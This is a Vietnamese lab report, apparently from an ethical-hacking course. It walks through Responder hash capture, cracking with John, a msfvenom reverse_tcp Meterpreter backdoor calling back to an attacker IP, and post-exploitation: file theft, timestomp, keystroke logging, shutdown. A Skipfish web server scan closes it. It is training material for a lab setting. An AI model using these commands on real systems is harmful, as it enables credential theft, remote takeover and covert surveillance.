
Hình 2. Các gói tin được gửi tới IP của windows 2012

Và khi chúng ta mở phần mềm proxy trên windows 2012 thì các gói tin được chuyển sang địa chỉ của windows 10.



Hình 2. Các gói tin được gửi tới IP của windows 10

Windows 10 là điểm truy cập cuối cùng nên là nơi truy cập internet để có thể lấy thông tin của địa chỉ trang web mà ta nhập ở windows 2016.




Hình 2. Các gói tin được windows 10 thực hiện truy cập

# Module 6 System Hacking


## 3.1 Active Online Attack using Responder

Đầu tiên, đăng nhập Window với user: Jason, pass: qwerty.

Mở máy ảo Kali Linux và chạy lệnh **responder –l eth0**

****

Hình 3. Khởi chạy Responder trên giao diện mạng Ethernet


****

Hình 3. Kết quả khi chạy lệnh responder -l eth0

Lệnh **"responder -l eth0"** được sử dụng để chạy công cụ Responder trên giao diện mạng Ethernet có tên là **"eth0"**, để thực hiện các cuộc tấn công giả mạo máy chủ và lấy cắp thông tin đăng nhập từ lưu lượng mạng trên giao diện đó.


**Responder** là một công cụ tấn công mạng được sử dụng để thực hiện các cuộc tấn công giả mạo máy chủ và lấy cắp thông tin đăng nhập.

Sau đó, vào máy ảo window. Chọn Run



Hình 3. Truy cập mạng chia sẻ có địa chỉ ip của máy Kali Linux từ máy Windows


Run **“192.168.174.130”** là để truy cập mạng chia sẻ trên có địa chỉ ip “192.168.174.130” từ máy Windows. Khi truy cập vào phần chia sẻ trên máy, có thể dễ dàng chuyển file giữa 2 máy,…



Hình 3. Kết quả ở máy Kali Linux sau khi run địa chỉ ip ở máy Windows


Responder sẽ bắt đầu ghi lại nhật ký truy cập của máy Windows 10 và thu thập các hashes của người dùng đã đăng nhập vào máy Windows 10. Theo mặc định thì các log sẽ được lưu ở thư mục usr/share/responder/logs.

Vàp thư mục của Kali theo đường dẫn usr/share/responder/logs. Bấm vào file SMB-NTLMv2-SSP-192.168.174.131.txt.



Hình 3. File log của máy Windows được Responder ghi lại

Đọc log có thể thấy người dùng Jason đã đăng nhập và mật khẩu đã bị mã hóa. Để crack mật khẩu người dùng sử dụng lệnh **“john usr/share/responder/logs/ SMB-NTLMv2-SSP-192.168.174.131.txt”**.



Hình 3. Crack mật khẩu người dùng bằng lệnh john


Sau khi crack, mật khẩu người dùng **“Jason”** được hiển thị là **“qwerty”**

## 3.2 Hacking Windows 10 using Metasploit and Post-Exploitation using Meterpreter.

Tạo một file *secret.txt* chứa nội dung “Khanh Dung day” ở máy Windows 10 và lưu ở đường dẫn C:\User\Jason\Downloads.

Đăng nhập vào máy Kali Linux

Chạy lệnh msfvenom –p windows/meterpreter/reverse\_tcp –platform windows –a x86 –e x86/shikata\_ga\_nai –b “\x00” LHOST=192.168.174.130 –f exe > Desktop/Backdoor.exe. Mục đích là để tạo ra một tệp tin Backdoor.exe có thể truy cập từ xa vào hệ thống máy Windows 10.



Hình 3. Tạo một tệp tin có thể truy cập từ xa

Sau đó chia sẻ file Backdoor.exe với máy Windows, để chia sẻ được cần khởi động apache server, dùng lệnh *service apache2 start*.

Copy thư mục Backdoor.exe vào thư mục share.

Sử dụng lệnh *msfconsole* để khởi chạy msfconsole

Text

Description automatically generated

Hình 3. Khởi chạy msfconsole

Sử dụng lệnh *use exploit/multi/handler* để Metasploit lắng nghe và xử lý các kết nối từ các payload tấn công đã được triển khai.

set payload windows/meterperter/reverse\_tcp và set LHOST 192.168.174.130.

Sử dụng lệnh *show options* để hiển thị các thông tin trong Metasploit , cho biết các Port lắng nghe.

Để khai thác các lỗ hổng bảo mật trên hệ thống và tiến hành các cuộc tấn công, sử dụng lệnh *exploit –j –z*.

Text

Description automatically generated

Hình 3. Khai thác các lỗ hổng bảo mật trên hệ thống và tiến hành các cuộc tấn công

Vào máy Windows 10, truy cập địa chỉ ip <https://192.168.174.130/share>. Sau đó download file Backdoor.exe và run

Graphical user interface, text, application, email

Description automatically generated

Hình 3. Tệp tin được chia sẻ từ máy Kali Linux với địa chỉ ip 192.168.174.130/share

Lệnh *sessions –i* dùng để kết nối và điều khiển một cuộc tấn công đã được thiết lập (Backdoor.exe)

A screenshot of a computer

Description automatically generated with medium confidence

Hình 3. Kết nối và điều khiển với máy mục tiêu đã được thiết lập

Lệnh *sessions –i 1* dùng để kết nối và điều khiển phiên tấn công số 1.

Dùng lệnh *sysinfo* để hiển thị thông tin cơ bản về hệ thống

Text

Description automatically generated

Hình 3. Các thông tin cơ bản về hệ thống

Dùng lệnh ipconfig để xem địa chỉ ip của máy tấn công.

Text

Description automatically generated

Hình 3. Địa chỉ ip của máy mục tiêu

Chạy lệnh *getuid* được sử dụng để truy xuất User ID (UID) của người dùng đang thực thi lệnh đó trong các hệ thống

Graphical user interface, text

Description automatically generated

Hình 3. Hiển thị username của máy mục tiêu

Dùng lệnh ls để liệt kê các tập tin được chứa trong thư mục Downloads

A picture containing text

Description automatically generated

Hình 3. Các tệp được chứa trên thư mục Downloads

Lệnh cat secret.txt dùng để đọc nội dung của file secret.txt

Text

Description automatically generated

Hình 3. Nội dung file secret.txt

Lệnh *timestomp secret.txt -v* sẽ thay đổi thông tin thời gian của tệp tin "secret.txt" và hiển thị chi tiết về các thao tác đã được thực hiện trên tệp tin đó.

Text

Description automatically generated

Hình 3. Hiển thị các thao tác được thực hiện trên tệp secret.txt

Di chuyển đến ổ C

Shape

Description automatically generated with low confidence

Hình 3. Dùng lệnh cd C:/ để di chuyển đến ổ C

Sử dụng lệnh *ls* để liệt kê tất cả các file trong ổ C

Text

Description automatically generated

Hình 3. Liệt lê các file trong ổ C

Tải file ndp48-web.exe được chứa trong ổ đĩa C

Text

Description automatically generated

Hình 3. Tải file ndp48-web.exe

Graphical user interface, application, Teams

Description automatically generated

Hình 3. File ndp48-web.exe sau khi được tải về từ máy Windows

Lệnh *search –f pagefile.sys* được sử dụng để tìm kiếm tệp có tên “pagefile.sys” trên máy tính.

Text

Description automatically generated

Hình 3. Tìm kiếm tệp có tên page.file.sys

Lệnh *keyscan\_start* dùng để khởi động quá trình quét tổ hợp phím



Hình 3. Khởi chạy quá trình quét tổ hợp phím

Lệnh *keyscan\_dump* được sử dụng để trích xuất dữ liệu, sau khi dump sẽ hiển thị nội dung của file pagefile.sys

Text

Description automatically generated

Hình 3. Nội dung của pagefile.sys sau khi keyscan\_dump

Dùng lệnh idletime để hiển thị thời gian máy Windows 10 không hoạt động

Text

Description automatically generated

Hình 3. Thời gian máy Windows 10 không hoạt động

Có thể dùng lệnh shutdown để tắt máy Windows 10

Text

Description automatically generated


Hình 3. Dùng lệnh shutdown để tắt máy Windows 10

# Module 13 Hacking Web Servers


## Thực hiện trinh sát máy chủ web bằng Skipfish

Các bước và cài đặt công cụ để xây dựng phòng thí nghiệm:

* Tiến hành cài đặt window server 2012 R2
* Tắt tường lửa trong windows server 2012



Hình 4. Tắt tường lửa 1




Hình 4. Tắt tường lửa 2


* Cài đặt wampser64: đây là một môi trường phát triển web Windows. Nó cho phép bạn tạo các ứng dụng web với cơ sở dữ liệu Apache2, PHP và MySQL. Nó tự động cài đặt tất cả những gì bạn cần để bắt đầu phát triển các ứng dụng web và rất trực quan để sử dụng.

Link download: <https://www.wampserver.com/en/download-wampserver-64bits/>

* Cài đặt máy ảo kali linux Debian x64 trong Vmware
* Cài đặt skipfish trong máy ảo linux: Skipfish là một công cụ trinh sát bảo mật ứng dụng web đang hoạt động. Nó chuẩn bị một sơ đồ trang web tương tác cho trang web được nhắm mục tiêu bằng cách thực hiện thu thập dữ liệu đệ quy và khám phá dựa trên từ điển. Bản đồ kết quả sau đó được chú thích với đầu ra từ một số kiểm tra bảo mật đang hoạt động (nhưng hy vọng là không gây gián đoạn). Báo cáo cuối cùng do công cụ tạo ra nhằm mục đích làm nền tảng cho các đánh giá bảo mật ứng dụng web chuyên nghiệp.



Hình 4. Cài đặt Skipfish



Hình 4. Xem thông tin Skipfish

* **Nhấp vào Bắt đầu, nhấp vào mũi tên hướng xuống rồi nhấp vào Wamperver64 để khởi chạy ứng dụng WampServer64.**



Hình 4. Khởi chạy WampServer64

* **Đăng nhập vào máy ảo Kali Linux và khởi chạy dòng lệnh terminal để tiến hành quét**

Thực hiện bảo mật trên máy chủ web bằng Skipfish. Mục tiêu là trang web wordpress http://[IP Address of Windows Server 2012]

Chỉ định thư mục đầu ra và tải tệp từ điển dựa trên yêu cầu của máy chủ web. Trong phòng thí nghiệm này, chúng tôi đặt tên đầu mục ra là Lab13.

Nhập skifish -o CEH\_Lab/Lab13 -S /usr/share/skipfish/dictionaries/complete.wl http://[Địa chỉ IP của Windows Server 2012]/wwordpress và bấm phím Enter.


* **Tiến hành quét**

Nhập lệnh trong quyền root: skipfish -o CEH\_Lab/Lab13 -S /usr/share/skipfish/dictionaries/complete.wl <http://192.168.1.20/wordpress>




Hình 4. Câu lệnh quét máy chủ

Khi nhận được lệnh này, Skipfish thực hiện một cuộc tấn công brute-force nặng nề trên web của máy chủ bằng cách sử dụng tệp từ điển Complete.wl , tạo một thư mục có tên là Lab13 và lưu trữ kết quả in index.html bên trong vị trí này.



Hình 4. Một số gợi ý trong quá trình quét

